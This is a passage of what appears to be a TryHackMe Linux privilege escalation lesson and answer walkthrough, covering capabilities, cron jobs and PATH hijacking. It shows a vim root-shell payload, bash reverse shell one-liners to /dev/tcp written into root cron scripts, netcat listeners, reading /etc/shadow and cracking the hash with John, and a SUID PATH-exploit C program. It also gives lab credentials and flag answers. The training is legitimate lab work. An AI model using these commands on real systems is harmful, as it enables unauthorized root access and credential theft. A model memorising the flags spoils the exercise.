GTFObins has a good list of binaries that can be leveraged for privilege escalation if we find any set capabilities.

We notice that vim can be used with the following command and payload:

```
alper@targetsystem:~$ id
uid=1000(alper) gid=1000(alper) groups=1000(alper),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare)
alper@targetsystem:~$ ./vim -c ':py3 import os; os.setuid(0); os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```

This will launch a root shell as seen below:

```
Erase is control-H (^H).
# id
uid=0(root) gid=1000(alper) groups=1000(alper),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare)
#
```

Answer the questions below

! Establish SSH session to Target Machine:

→ ***run***: `ssh karen@<TARGET_MACHINE_IP>`

→ ***enter*** *password*: `Password1`


1. Complete the task described above on the target system

   Complete

2. How many binaries have set capabilities?

   Answer: *6*


→ ***run***: `getcap -r / 2>/dev/null`




3. What other binary can be used through its capabilities?
   Answer: *view (6th binary on the output list)*

4. What is the content of the flag4.txt file?
   Answer: *THM-9349843*


→ *launch browser: go to https://gtfobins.github.io*
→ *search: vim*
→ *click on: capabilities*



→ ***copy/paste***: *`./vim -c ':py import os; os.setuid(0); os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'` (privilege escalation exploit)*
NOTE: *change `:py` to `:py3` for Python 3*



→ ***run***: *`whoami` (verify if privilege escalation is successful)*
→ ***run***: *`find / -type f -name flag4.txt 2>/dev/null` (to search for file with flag)*
→ ***run***: *`cat /home/ubuntu/flag4.txt` (print the file content)*



Task 9 Privilege Escalation: Cron Jobs

Note: Launch the target machine attached to this task to follow along.
You can launch the target machine and access it directly from your browser.
Alternatively, you can access it over SSH with the low-privilege user credentials below:

Username: karen
Password: Password1

Cron jobs are used to run scripts or binaries at specific times. By default, they run with the privilege of their owners and not the current user. While properly configured cron jobs are not inherently vulnerable, they can provide a privilege escalation vector under some conditions.
The idea is quite simple; if there is a scheduled task that runs with root privileges and we can change the script that will be run, then our script will run with root privileges.

Cron job configurations are stored as crontabs (cron tables) to see the next time and date the task will run.

Each user on the system has their crontab file and can run specific tasks whether they are logged in or not. As you can expect, our goal will be to find a cron job set by root and have it run our script, ideally a shell.

Any user can read the file keeping system-wide cron jobs under **/etc/crontab**

While CTF machines can have cron jobs running every minute or every 5 minutes, you will more often see tasks that run daily, weekly or monthly in penetration test engagements.

```
alper@targetsystem:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root /home/alper/Desktop/backup.sh

alper@targetsystem:~$
```

You can see the backup.sh script was configured to run every minute. The content of the file shows a simple script that creates a backup of the prices.xls file.

```
alper@targetsystem:~/Desktop$ cat backup.sh
#!/bin/bash
BACKUPTIME=`date +%b-%d-%y`
DESTINATION=/home/alper/Documents/backup-$BACKUPTIME.tar.gz
SOURCEFOLDER=/home/alper/Documents/commercial/prices.xls
tar -cpzf $DESTINATION $SOURCEFOLDER
alper@targetsystem:~/Desktop$
```

As our current user can access this script, we can easily modify it to create a reverse shell, hopefully with root privileges.

The script will use the tools available on the target system to launch a reverse shell.
Two points to note:

1. The command syntax will vary depending on the available tools. (e.g. `nc` will probably not support the `-e` option you may have seen used in other cases)
2. We should always prefer to start reverse shells, as we do not want to compromise the system integrity during a real penetration testing engagement.

The file should look like this:

```
alper@targetsystem:~/Desktop$ cat backup.sh
#!/bin/bash

bash -i >& /dev/tcp/10.0.2.15/6666 0>&1
```

We will now run a listener on our attacking machine to receive the incoming connection.

```
┌──(root💀TryHackMe)-[~]
└─# nc -nlvp 6666
listening on [any] 6666 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.12] 43550
bash: cannot set terminal process group (4483): Inappropriate ioctl for device
bash: no job control in this shell
root@targetsystem:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@targetsystem:~# whoami
whoami
root
root@targetsystem:~#
```

Crontab is always worth checking as it can sometimes lead to easy privilege escalation vectors. The following scenario is not uncommon in companies that do not have a certain cyber security maturity level:

1. System administrators need to run a script at regular intervals.
2. They create a cron job to do this
3. After a while, the script becomes useless, and they delete it
4. They do not clean the relevant cron job

This change management issue leads to a potential exploit leveraging cron jobs.

```
alper@targetsystem:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/home/user:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root /home/alper/Desktop/backup.sh
* * * * * root antivirus.sh
alper@targetsystem:~$ locate antivirus.sh
alper@targetsystem:~$
```

The example above shows a similar situation where the antivirus.sh script was deleted, but the cron job still exists.

If the full path of the script is not defined (as it was done for the backup.sh script), cron will refer to the paths listed under the PATH variable in the **/etc/crontab** file. In this case, we should be able to create a script named “antivirus.sh” under our user’s home folder and it should be run by the cron job.

The file on the target system should look familiar:

```
alper@targetsystem:~$ cat antivirus.sh
#!/bin/bash

bash -i >& /dev/tcp/10.0.2.15/7777 0>&1
alper@targetsystem:~$
```

The incoming reverse shell connection has root privileges:

```
┌──(root💀TryHackMe)-[~]
└─# nc -nlvp 7777
listening on [any] 7777 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.12] 59838
bash: cannot set terminal process group (7275): Inappropriate ioctl for device
bash: no job control in this shell
root@targetsystem:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@targetsystem:~# whoami
whoami
root
root@targetsystem:~#
```

In the odd event you find an existing script or task attached to a cron job, it is always worth spending time to understand the function of the script and how any tool is used within the context. For example, tar, 7z, rsync, etc., can be exploited using their wildcard feature.

Answer the questions below

! Establish SSH session to Target Machine:


→ ***run***: `ssh karen@<TARGET_MACHINE_IP>`

→ ***enter*** *password*: `Password1`

1. How many user-defined cron jobs can you see on the target system?

   Answer: *4*

→ ***run***: `cat /etc/crontab`




2. What is the content of the flag5.txt file?


   Answer: *THM-383000283*

Sep 1: ***Locate file '<u>backup.sh</u>' (this script (cron job) is configured to run every minute)***

→ ***run***: `pwd` *(check working directory)*
→ ***run***: `ls` *(check for 'backup.sh' file)*
→ ***open*** *file:* `nano backup.sh`



Sep 2: ***Modify script file***
→ ***copy****/paste given script*
→ ***modify*** *IP address int the script to* `<AttackBox_IP>`
→ ***save*** *file:* `ctrl + 0, enter, ctrl + x`




Step 3: ***Execute exploit and locate flag***
→ ***Launch*** *new Attack terminal*
→ ***run***: `nc -lvnp 6666`

on Target Terminal:
→ ***run***: `chmod +x backup.sh` *(to make the script file executable)*

on Attack Terminal:
→ ***run***: `whoami` *(verify privilege escalation)*


→ ***run***: `find / -type f -name flag5.txt 2>/dev/null` *(locate flag5.txt)*
→ ***run***: `cat /home/ubuntu/flag5.txt` *(print content of flag5.txt)*




What is Matt's password?
Answer: *123456*

Step 1: ***Retrieve Matt's password hash***
→ ***run***: `grep 'matt' /etc/shadow` *(to get Matt's password hash)*


Step 2: ***Create a new file for the found password hash***
Launch a new terminal:
→ ***create*** *a new file:* `nano hash.txt`



→ ***copy/paste*** *the password hash from the other terminal to nano editor on the newly open terminal*
– ***save*** *file:* `ctrl +o, enter, ctrl +x`



Step 2: ***Crack the password has using John the Ripper***
→ ***run***: *john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt*



Task 10 Privilege Escalation: PATH

Note: Launch the target machine attached to this task to follow along.
You can launch the target machine and access it directly from your browser.
Alternatively, you can access it over SSH with the low-privilege user credentials below:

Username: karen
Password: Password1

If a folder for which your user has write permission is located in the path, you could potentially hijack an application to run a script. PATH in Linux is an environmental variable that tells the operating system where to

search for executables. For any command that is not built into the shell or that is not defined with an absolute path, Linux will start searching in folders defined under PATH. (PATH is the environmental variable we're talking about here, path is the location of a file).

Typically the PATH will look like this:

```
alper@targetsystem:~/Desktop$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
alper@targetsystem:~/Desktop$
```

If we type “thm” to the command line, these are the locations Linux will look in for an executable called thm. The scenario below will give you a better idea of how this can be leveraged to increase our privilege level. As you will see, this depends entirely on the existing configuration of the target system, so be sure you can answer the questions below before trying this.

1. What folders are located under $PATH
2. Does your current user have write privileges for any of these folders?
3. Can you modify $PATH?
4. Is there a script/application you can start that will be affected by this vulnerability?

For demo purposes, we will use the script below:

```
  GNU nano 4.8
#include<unistd.h>
void main()
{ setuid(0);
  setgid(0);
  system("thm");
}
```

This script tries to launch a system binary called “thm” but the example can easily be replicated with any binary. We compile this into an executable and set the SUID bit.

```
root@targetsystem:/home/alper/Desktop# cat path_exp.c
#include<unistd.h>
void main()
{ setuid(0);
  setgid(0);
  system("thm");
}
root@targetsystem:/home/alper/Desktop# gcc path_exp.c -o path -w
root@targetsystem:/home/alper/Desktop# chmod u+s path
root@targetsystem:/home/alper/Desktop# ls -l
total 24
-rwsr-xr-x 1 root  root  16792 Jun 17 07:02 path
-rw-rw-r-- 1 alper alper    76 Jun 17 06:53 path_exp.c
root@targetsystem:/home/alper/Desktop#
```

Our user now has access to the “path” script with SUID bit set.

```
